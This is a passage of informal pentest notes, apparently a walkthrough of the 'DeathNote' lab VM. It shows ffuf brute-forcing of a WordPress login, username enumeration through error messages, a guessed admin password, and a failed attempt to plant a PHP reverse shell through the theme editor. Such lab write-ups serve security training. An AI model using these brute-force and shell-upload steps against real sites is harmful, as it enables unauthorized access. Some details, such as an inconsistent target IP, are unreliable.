

# Findings Report - Draft

Here, I will be documenting all the attacks, and findings of the assessment in a very unsophisticated way. After the assessment is over, I will be writing a proper Findings Report. This will be mainly for my bookkeeping.

```
(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:6e:13:6e, IPv4: 10.0.2.4
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan) screenshots
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:62:76:92      PCS Systemtechnik GmbH
10.0.2.15     08:00:27:47:54:ad      FoxyPanda

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.150 seconds (119.07 hosts/sec). 4 responded
```

The target is 10.0.2.15.

This is a brand new Kali VM, so after pimping it, I still had to do some adjustments.

**Steps** ⓘ

1. Open Firefox and select Preferences or Options
2. Select Privacy & Security
3. Scroll to the Certificates section and click View Certificates
4. Select the Authorities tab and click Import
5. Select the downloaded Burp CA certificate and click Open
6. Select the checkbox next to This certificate can identify websites
7. Click OK
8. Close and restart Firefox

If you receive an "invalid security certificate" error when trying to access a secure website, you can try these steps: ⓘ

1. Navigate to http://burp
2. Click the CA Certificate link
3. Download the cacert.der file
4. Repeat the steps above to import the certificate into Firefox

3. We open the website using our browser. We type in 10.10.10.2 (If an error shows up, add the ip address to the hosts file in /etc). We find a hint button.

Let's click on that.

Thank you @satyamgarg\_94325 from Medium.

```
[kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ sudo mousepad /etc/hosts


[kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ cat /etc/host
cat: /etc/host: No such file or directory



[kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
10.0.2.15      deathnote.vuln
```

In this file, we want to use the domain name.

02/09/2025 17:03 (MM/DD/YYYY)

Now, we can access the website.





Wow.

Burp Suite Community Edition v2024.11.2 - Temporary Project

Project Target Repeater View Help

Dashboard Intercept **HTTP history** WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response t
90	http://10.0.2.15	GET	/hta			403	491	HTML	hta	403 Forbidden		10.0.2.15			18:20:52 9 Fe...	8080	3
89	http://10.0.2.15	GET	/htpasswd			403	491	HTML		403 Forbidden		10.0.2.15			18:20:45 9 Fe...	8080	
88	http://10.0.2.15	GET	/htaccess			403	491	HTML		403 Forbidden		10.0.2.15			18:20:34 9 Fe...	8080	
87	http://10.0.2.15	GET	/server-status			403	491	HTML		403 Forbidden		10.0.2.15			18:20:19 9 Fe...	8080	
86	https://ads-img.mozilla.org	GET	/v1/images?image_data=CnAKbmh0d...	✓		304	203				✓	34.36.54.80			18:19:58 9 Fe...	8080	62
85	http://10.0.2.15	GET	/important.jpg			200	563	text	jpg			10.0.2.15			18:18:33 9 Fe...	8080	1
84	https://contile.services.mozilla...	GET	/v1/tiles			200	5962	JSON			✓	34.11.7.188.166			18:17:33 9 Fe...	8080	72
83	http://10.0.2.15	GET	/robots.txt			200	352	text	txt			10.0.2.15			18:15:39 9 Fe...	8080	
82	http://deathnote.vuln	GET	/wordpress/			200	18277	HTML		kira		10.0.2.15			18:14:48 9 Fe...	8080	49
81	http://10.0.2.15	GET	/			200	509	HTML				10.0.2.15			18:14:47 9 Fe...	8080	1
16	http://deathnote.vuln	GET	/robots.txt/			404	493	HTML	txt/	404 Not Found		10.0.2.15			18:14:26 9 Fe...	8080	
15	http://deathnote.vuln	GET	/wordpress/			200	18277	HTML		kira		10.0.2.15			18:14:04 9 Fe...	8080	41
13	http://deathnote.vuln	GET	/wordpress/index.php?2021/07/19/kira...	✓		200	24563	HTML		i will eliminate you!! &#...		10.0.2.15			18:13:43 9 Fe...	8080	40

**Request**

Pretty Raw Hex

```
1. GET /important.jpg HTTP/1.1
2. Host: 10.0.2.15
3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4. Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5. Accept-Language: en-US,en;q=0.5
6. Accept-Encoding: gzip, deflate, br
7. Sec-GPC: 1
8. Connection: keep-alive
9. Upgrade-Insecure-Requests: 1
10. Priority: u=0, i
11.
12.
```

**Response**

Pretty Raw Hex Render

```
1. HTTP/1.1 200 OK
2. Date: Sun, 09 Feb 2025 23:10:34 GMT
3. Server: Apache/2.4.38 (Debian)
4. Last-Modified: Sun, 29 Aug 2021 14:41:07 GMT
5. ETag: "115-5cab3b4ede6c0"
6. Accept-Ranges: bytes
7. Content-Length: 277
8. Keep-Alive: timeout=5, max=100
9. Connection: Keep-Alive
10. Content-Type: image/jpeg
11.
12. i am Soichiro Yagami, light's father
13. i have a doubt if L is true about the assumption that light is kira
14.
15. i can only help you by giving something important
16.
17. login username : user.txt
18. i don't know the password.
19. find it by yourself.
20. but i think it is in the hint section of site
21.
```

Event log (1) All issues

```
(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
$ ffuf -request request-for-dir-busting.txt -request-proto http -w /usr/share/wordlists/dirb/common.txt
```



v2.1.0-dev

Username or Email Address

user.txt


Remember Me

Log In

```
:: Method : GET
:: URL : http://deathnote.vuln/wordpress/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Header : Host: deathnote.vuln
:: Header : Accept-Language: en-US,en;q=0.5
:: Header : Sec-GPC: 1
:: Header : Connection: keep-alive
:: Header : Priority: u=0, i
:: Header : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
:: Header : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
:: Header : Accept-Encoding: gzip, deflate, br
:: Header : Upgrade-Insecure-Requests: 1
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
```

```
[Status: 200, Size: 17961, Words: 583, Lines: 144, Duration: 354ms]
[Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 434ms]
[Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 449ms]
[Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 451ms]
[Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 195ms]
[Status: 301, Size: 329, Words: 20, Lines: 10, Duration: 1ms]
[Status: 301, Size: 331, Words: 20, Lines: 10, Duration: 1ms]
[Status: 301, Size: 332, Words: 20, Lines: 10, Duration: 1ms]
[Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 119ms]
:: Progress: [4614/4614] :: Job [1/1] :: 55 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

We want to attack wp-admin.



```
(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
└─$ ffuf -request request-for-dir-busting.txt -request-proto http -w /usr/share/wordlists/dirb/common.txt
[+-] 15 Port 80
v2.1.0-dev

:: Method      : GET
:: URL         : http://deathnote.vuln/wordpress/wp-content/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Header      : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
:: Header      : Accept-Encoding: gzip, deflate, br
:: Header      : Upgrade-Insecure-Requests: 1
:: Header      : Priority: u:0, i
:: Header      : Host: deathnote.vuln
:: Header      : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
:: Header      : Accept-Language: en-US,en;q=0.5
:: Header      : Sec-GPC: 1
:: Header      : Connection: keep-alive
:: Follow redirects: false
:: Calibration: false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.httppasswd [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 1ms]
.hta [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 4ms]
.htaccess [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 5ms]
index.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 150ms]
plugins [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1ms]
themes [Status: 301, Size: 339, Words: 20, Lines: 10, Duration: 0ms]
upgrade [Status: 301, Size: 339, Words: 20, Lines: 10, Duration: 2ms]
uploads [Status: 301, Size: 339, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [4614/4614] :: Job [1/1] :: 54 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Name	Last modified	Size	Description
Parent Directory		-	
bg-150x150.jpg	2021-07-19 09:45	5.2K	
bg-300x169.jpg	2021-07-19 09:45	8.8K	
bg-768x432.jpg	2021-07-19 09:45	35K	
bg-1024x576.jpg	2021-07-19 09:45	53K	
bg-1536x864.jpg	2021-07-19 09:45	96K	
bg-1568x882.jpg	2021-07-19 09:45	100K	
bg.jpg	2021-07-19 09:45	101K	
cropped-kiralogo-1-32x32.jpeg	2021-07-19 09:44	1.0K	
cropped-kiralogo-1-150x150.jpeg	2021-07-19 09:44	4.5K	
cropped-kiralogo-1-180x180.jpeg	2021-07-19 09:44	5.7K	
cropped-kiralogo-1-192x192.jpeg	2021-07-19 09:44	6.0K	
cropped-kiralogo-1-270x270.jpeg	2021-07-19 09:44	9.4K	
cropped-kiralogo-1-300x300.jpeg	2021-07-19 09:44	11K	
cropped-kiralogo-1.jpeg	2021-07-19 09:44	23K	
cropped-kiralogo-150x150.jpeg	2021-07-19 09:43	4.3K	
cropped-kiralogo-300x253.jpeg	2021-07-19 09:43	9.5K	
cropped-kiralogo.jpeg	2021-07-19 09:43	30K	
kiralogo-150x150.jpeg	2021-07-19 09:42	4.5K	
kiralogo-300x300.jpeg	2021-07-19 09:42	11K	
kiralogo.jpeg	2021-07-19 09:42	42K	
notes.txt	2021-07-19 10:08	449	
user.txt	2021-07-19 10:38	91	

The image shows two terminal windows side-by-side. Both have a dark background and white text.

The top terminal window has a title bar with tabs: "deathnote.vuln/wordpress/x", "HINT – kira", "Lost Password", "Index of /wordpress/wp-con", and "10.0.2.15/wordpress/wp-con". The address bar shows "10.0.2.15/wordpress/wp-content/uploads/2021/07/user.txt". Below the address bar is a navigation bar with links: "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area contains a list of words:

```
KTRA
L
ryuk
rem
misa
siochira
light
takada
near
mello
l
kira
RYUK
REM
SIOCHIRA
LIGHT
NEAR
```

The bottom terminal window has a title bar with tabs: "deathnote.vuln/wordpress/x", "HINT – kira", "Lost Password", "Index of /wordpress/wp-con", and "10.0.2.15/wordpress/wp-content/uploads/2021/07/notes.txt". The address bar shows "10.0.2.15/wordpress/wp-content/uploads/2021/07/notes.txt". Below the address bar is a navigation bar with links: "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area contains a very long list of words starting with "death":

```
death4
death4life
death4u
death4ever
death4all
death420
death45
death4love
death49
death48
death456
death4014
1death4u
yaydeath44
thedeath4u2
thedeath4u
stickdeath420
redddeath44
megadeath44
megadeath4
killdeath405
hot2death4sho
death4south
death4now
death4love
death4free
death4elmo
death4blood
death499Eyes301
death498
death4859
death47
death4545
death445
death444
death4387n
death4332387
death42521439
death42
death4138
death411
death405
death4me
```

Put it in a list. And, lets run against /wp-admin. If it does not work there, then we can attack ssh.

I will attack it using ffuf. Copy the request paste it in a file, and then we want two variables, one for the username, and another one for the password.

```
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=FUZZUSER&password=FUZZPASS
~  
~  
~  
~  
-- INSERT --
```

19,36 All

Another observation here, he crafts the password list and then runs it with the big username list. So, there were no wasted tries.

```
[kali㉿kali)-[~/peh/auth]
$ ffuf -request teashop.txt -request-proto http -mode clusterbomb -w pass.txt:FUZZPASS -w /usr/share/seclists/Usernames/top-usernames-shortlist.txt:FUZZUSER
```

This is what I will be using.

Okay, this is not the right way to think here. By accident, I ended up enumerating KIRA as username. Clusterbomb attack does not fit here. First, we want to enumerate a username, and then we can try to brute force a password. The user.txt has POTENTIAL usernames, and until we have enumerated one, we cannot assume all usernames are valid. As a matter of fact, they are not.

```
1 POST /wordpress/wp-login.php HTTP/1.1
2 Host: deathnote.vuln
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://deathnote.vuln/wordpress/wp-login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 113
10 Origin: http://deathnote.vuln
11 Sec-GPC: 1
12 Connection: keep-alive
13 Cookie: wordpress_test_cookie=WP+Cookie+check
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 log=FUZZ&pwd=Password123&wp-submit=Log+In&redirect_to=http%3A%2F%2Fdeathnote.vuln%2Fwordpress%2Fwp-admin%2F&testcookie=1
```

```
(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
$ ffuf -request login-request.txt -request-proto http -w ./usernames.txt:FUZZ > results.txt
```

```
(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
$ cat results.txt
RYUK
ryuk
REM
SIOCHIR
mello
l
rem
KIRA
kira
near
NEAR
L
misa
siochira
LIGHT
light
takada
[Status: 200, Size: 7170, Words: 325, Lines: 111, Duration: 158ms]
[Status: 200, Size: 7170, Words: 325, Lines: 111, Duration: 159ms]
[Status: 200, Size: 7169, Words: 325, Lines: 111, Duration: 160ms]
[Status: 200, Size: 7174, Words: 325, Lines: 111, Duration: 163ms]
[Status: 200, Size: 7171, Words: 325, Lines: 111, Duration: 163ms]
[Status: 200, Size: 7167, Words: 325, Lines: 111, Duration: 163ms]
[Status: 200, Size: 7169, Words: 325, Lines: 111, Duration: 164ms]
[Status: 200, Size: 7216, Words: 319, Lines: 111, Duration: 171ms]
[Status: 200, Size: 7216, Words: 319, Lines: 111, Duration: 171ms]
[Status: 200, Size: 7170, Words: 325, Lines: 111, Duration: 932ms]
[Status: 200, Size: 7170, Words: 325, Lines: 111, Duration: 1946ms]
[Status: 200, Size: 7167, Words: 325, Lines: 111, Duration: 1949ms]
[Status: 200, Size: 7170, Words: 325, Lines: 111, Duration: 3000ms]
[Status: 200, Size: 7174, Words: 325, Lines: 111, Duration: 3001ms]
[Status: 200, Size: 7171, Words: 325, Lines: 111, Duration: 3001ms]
[Status: 200, Size: 7171, Words: 325, Lines: 111, Duration: 3001ms]
[Status: 200, Size: 7172, Words: 325, Lines: 111, Duration: 3463ms]
```

We can filter by Size value or by Words count.

```
(kali㉿kali)-[~/Desktop/Assessment-Findings/deathnote-assessment]
$ cat results.txt | sort -k4,4nr
kira
KIRA
light
LIGHT
l
L
mello
misa
NEAR
near
REM
rem
RYUK
ryuk
SIOCHIR
siochira
takada
[Status: 200, Size: 7216, Words: 319, Lines: 111, Duration: 171ms]
[Status: 200, Size: 7216, Words: 319, Lines: 111, Duration: 171ms]
[Status: 200, Size: 7171, Words: 325, Lines: 111, Duration: 3001ms]
[Status: 200, Size: 7171, Words: 325, Lines: 111, Duration: 3001ms]
[Status: 200, Size: 7167, Words: 325, Lines: 111, Duration: 163ms]
[Status: 200, Size: 7167, Words: 325, Lines: 111, Duration: 1949ms]
[Status: 200, Size: 7171, Words: 325, Lines: 111, Duration: 163ms]
[Status: 200, Size: 7170, Words: 325, Lines: 111, Duration: 3000ms]
[Status: 200, Size: 7170, Words: 325, Lines: 111, Duration: 1946ms]
[Status: 200, Size: 7170, Words: 325, Lines: 111, Duration: 932ms]
[Status: 200, Size: 7169, Words: 325, Lines: 111, Duration: 160ms]
[Status: 200, Size: 7169, Words: 325, Lines: 111, Duration: 164ms]
[Status: 200, Size: 7170, Words: 325, Lines: 111, Duration: 158ms]
[Status: 200, Size: 7170, Words: 325, Lines: 111, Duration: 159ms]
[Status: 200, Size: 7174, Words: 325, Lines: 111, Duration: 163ms]
[Status: 200, Size: 7174, Words: 325, Lines: 111, Duration: 3001ms]
[Status: 200, Size: 7172, Words: 325, Lines: 111, Duration: 3463ms]
```

- `sort` → Sorts the file.
- `-k4,4` → Sort based on the 4th column (`size` value).
- `n` → Numeric sorting.
- `r` → Reverse order (descending).

We can see the only response sizes that are out of the 71 range response are the usernames KIRA, and kira. And, the word count for their responses are also out of the ordinary.

The screenshot shows a WordPress login page at [deathnote.vuln/wordpress/wp-login.php](http://deathnote.vuln/wordpress/wp-login.php). A red annotation on the left side of the page reads "ALLOWS ENUMERATION" with a curly brace underneath it. The main content area shows a login form with a red error message box containing the text: "Error: The username **light** is not registered on this site. If you are unsure of your username, try your email address instead." Below the form is a link to "Lost your password?".


The screenshot shows a WordPress login page at [deathnote.vuln/wordpress/wp-login.php](http://deathnote.vuln/wordpress/wp-login.php). A red annotation on the left side of the page has a curly brace pointing towards the error message. The main content area shows a login form with a red error message box containing the text: "Error: The password you entered for the username **KIRA** is incorrect. [Lost your password?](#)". Below the form is a link to "Lost your password?".

This means the website allows us to enumerate usernames using their own "Error Messages".

Now, we have a username. The password obviously, in my opinion, it is the website's creator "fav line" : "iamjustic3"

I even ran the Clusterbomb attack, but nothing specific caught my attention. By accident, KIRA had the largest size of response, but no combination in particular had a different enough response parameters to get my attention, so I just tried the first one I say KIRA:death4, and surely enough I saw the difference between the error messages.

Then, I did try some of the options in the notes.txt as passwords, but I remembered seeing the "fav line" comment on the index.php page.



The screenshot shows a browser window with multiple tabs. The active tab is 'deathnote.vuln/wordpress/x' and the title bar says 'HINT - kira'. The page displays a WordPress login form with 'Username' set to 'KIRA' and 'Password' set to 'iamjustic3'. Below the form, a modal dialog box is open with the title 'Administration email verification'. It contains the message 'Please verify that the administration email for this website is still correct. [Why is this important?](#)' followed by 'Current administration email: kira123@gmail.com'. At the bottom of the dialog are 'Update' and 'The email is correct' buttons, along with a 'Remind me later' link.

Okay, now we have this admin account. We want to look for some feature that allow us to upload files to the website. Lets start here, and if a feature like this is not available, we can start testing other functions.

This is a file upload function:

The screenshot shows the WordPress dashboard with the 'Appearance' menu selected. Under 'Themes', there is a message about an available update to version 6.7.1. A file upload area is present, but no file has been selected. Below this, a search bar and filter options (Popular, Latest, Favorites, Feature Filter) are shown. A message box indicates an unexpected error occurred, suggesting a problem with the server's configuration or WordPress.org. A 'Try Again' button is available. At the bottom, a note says 'Thank you for creating with WordPress.' and a link to get the latest version.

We can also edit some backend files:

The screenshot shows the 'Edit Themes' page for the 'Twenty Twenty-One' theme. The 'Style sheet (style.css)' tab is selected. The left sidebar shows the theme editor menu. The right side displays the contents of the style.css file, which includes metadata like author, URL, and version, as well as various CSS rules and comments. A sidebar on the right lists other theme files such as functions.php, style-rtl.css, and package-lock.json. A 'Select theme to edit' dropdown is set to 'Twenty Twenty-One'.

This seems juice.

```
1 <?php
2 echo 'test';
3 /**
4 * The template for displaying archive pages
5 *
6 * @link https://developer.wordpress.org/themes/basics/template-hierarchy/
7 */
8 @package WordPress
9 @subpackage Twenty_Twenty_One
10 @since Twenty Twenty-One 1.0
11 */
12
13 get_header();
14
15 $description = get_the_archive_description();
16 ?>
17
18 <?php if ( have_posts() ) : ?>
19
20     <header class="page-header alignwide">
21         <?php if ( !archive_title( '<h1 class="page-title">', '</h1>' ) ) : ?>
22             <div class="archive-description"><?php echo wp_kses_post( wpautop( $description ) ); ?></div>
23         </?php endif; ?>
24     </header><!-- .page-header -->
25
26
27 <?php while ( have_posts() ) : ?>
28     <?php the_post(); ?>
29     <?php get_template_part( 'template-parts/content/content', get_theme_mod( 'display_excerpt_or_full_post', 'excerpt' ) ); ?>
30 <?php endwhile; ?>
```

Documentation: Function Name... Look Up

Unable to communicate back with site to check for fatal errors, so the PHP change was reverted. You will need to upload your PHP file change by some other means, such as by using SFTP.

Update File

The file upload was unable to process the rev php shell.

I still do not know what version of word press they are using. This is something we need to enumerate.

This is it for today. 02/09/2025 20:48 (MM/DD/YYYY Current\_Time).

Picking up where I left -Date and time - 02/10/2025 -19:31

So, enumeration time.

## PHP Version.

**! PHP Update Recommended**

Your site is running an insecure version of PHP (7.3.29-1~deb10u1), which should be updated.

**What is PHP and how does it affect my site?**

PHP is the programming language used to build and maintain WordPress. Newer versions of PHP are created with increased performance in mind, so you may see a positive effect on your site's performance. The minimum recommended version of PHP is 7.4.

[Learn more about updating PHP](#)

Do not forget the name. **Wappalyzer!**

The screenshot shows a web browser window with two tabs open. The active tab is titled "deathnote.vuln/wordpress/wp-admin/" and displays the WordPress dashboard. A sidebar on the left contains a message about an available update to WordPress 6.7.1. The main content area features a "Welcome to WordPress!" message and a "Get Started" section with links to customize the site or change the theme.

A purple "Wappalyzer" extension overlay is visible on the right side of the screen, providing detailed information about the technologies used on the page. The "TECHNOLOGIES" tab is selected, showing the following findings:

- CMS**: WordPress 5.8
- Blogs**: WordPress 5.8
- Font scripts**: Twitter Emoji (Twemoji) 13.1.0
- Miscellaneous**: Gravatar, RSS
- Databases**: MySQL
- JavaScript libraries**: Clipboard.js, jQuery 3.6.0, Lodash 1.13.1, Moment.js 2.29.1, core-js 3.11.0, jQuery Migrate 3.3.2, jQuery UI 1.12.1

At the bottom of the browser window, there is a message about a PHP update being recommended, stating: "Your site is running an insecure version of PHP (7.3.29-1~deb10u1), which should be updated." A link "What is PHP and how does it affect my site?" is provided for more information.

Multiple options of XSS for this PHP version.

Show 15  Search: PHP 7.3

Date	D	A	V	Title	Type	Platform	Author
2021-07-27				PHP 7.3.15-3 - 'PHP_SESSION_UPLOAD_PROGRESS' Session Data Injection	WebApps	PHP	S1lv3r
2020-10-28				Nagios XI 5.7.3 - 'mibs.php' Remote Command Injection (Authenticated)	WebApps	PHP	Matthew Aberegg
2019-10-03				PHP 7.0 < 7.3 (Unix) - 'gc' disable_functions Bypass	WebApps	PHP	mm0r1
2019-09-28				PHP 7.1 < 7.3 - 'json serializer' disable_functions Bypass	WebApps	Multiple	mm0r1
2017-10-09				PHP Melody 2.7.3 - Multiple Vulnerabilities	WebApps	PHP	SecuriTeam
2012-05-15				WordPress Plugin WP Forum Server 1.7.3 - '/fs-admin/fs-admin.php' Multiple Cross-Site Scripting Vulnerabilities	WebApps	PHP	Heine Pedersen
2014-02-28				PHP-CMDB 0.7.3 - Multiple Vulnerabilities	WebApps	PHP	HauntIT
2006-10-17				Lodel CMS 0.7.3 - 'Calcul-page.php' Remote File Inclusion	WebApps	PHP	The_BeKiR
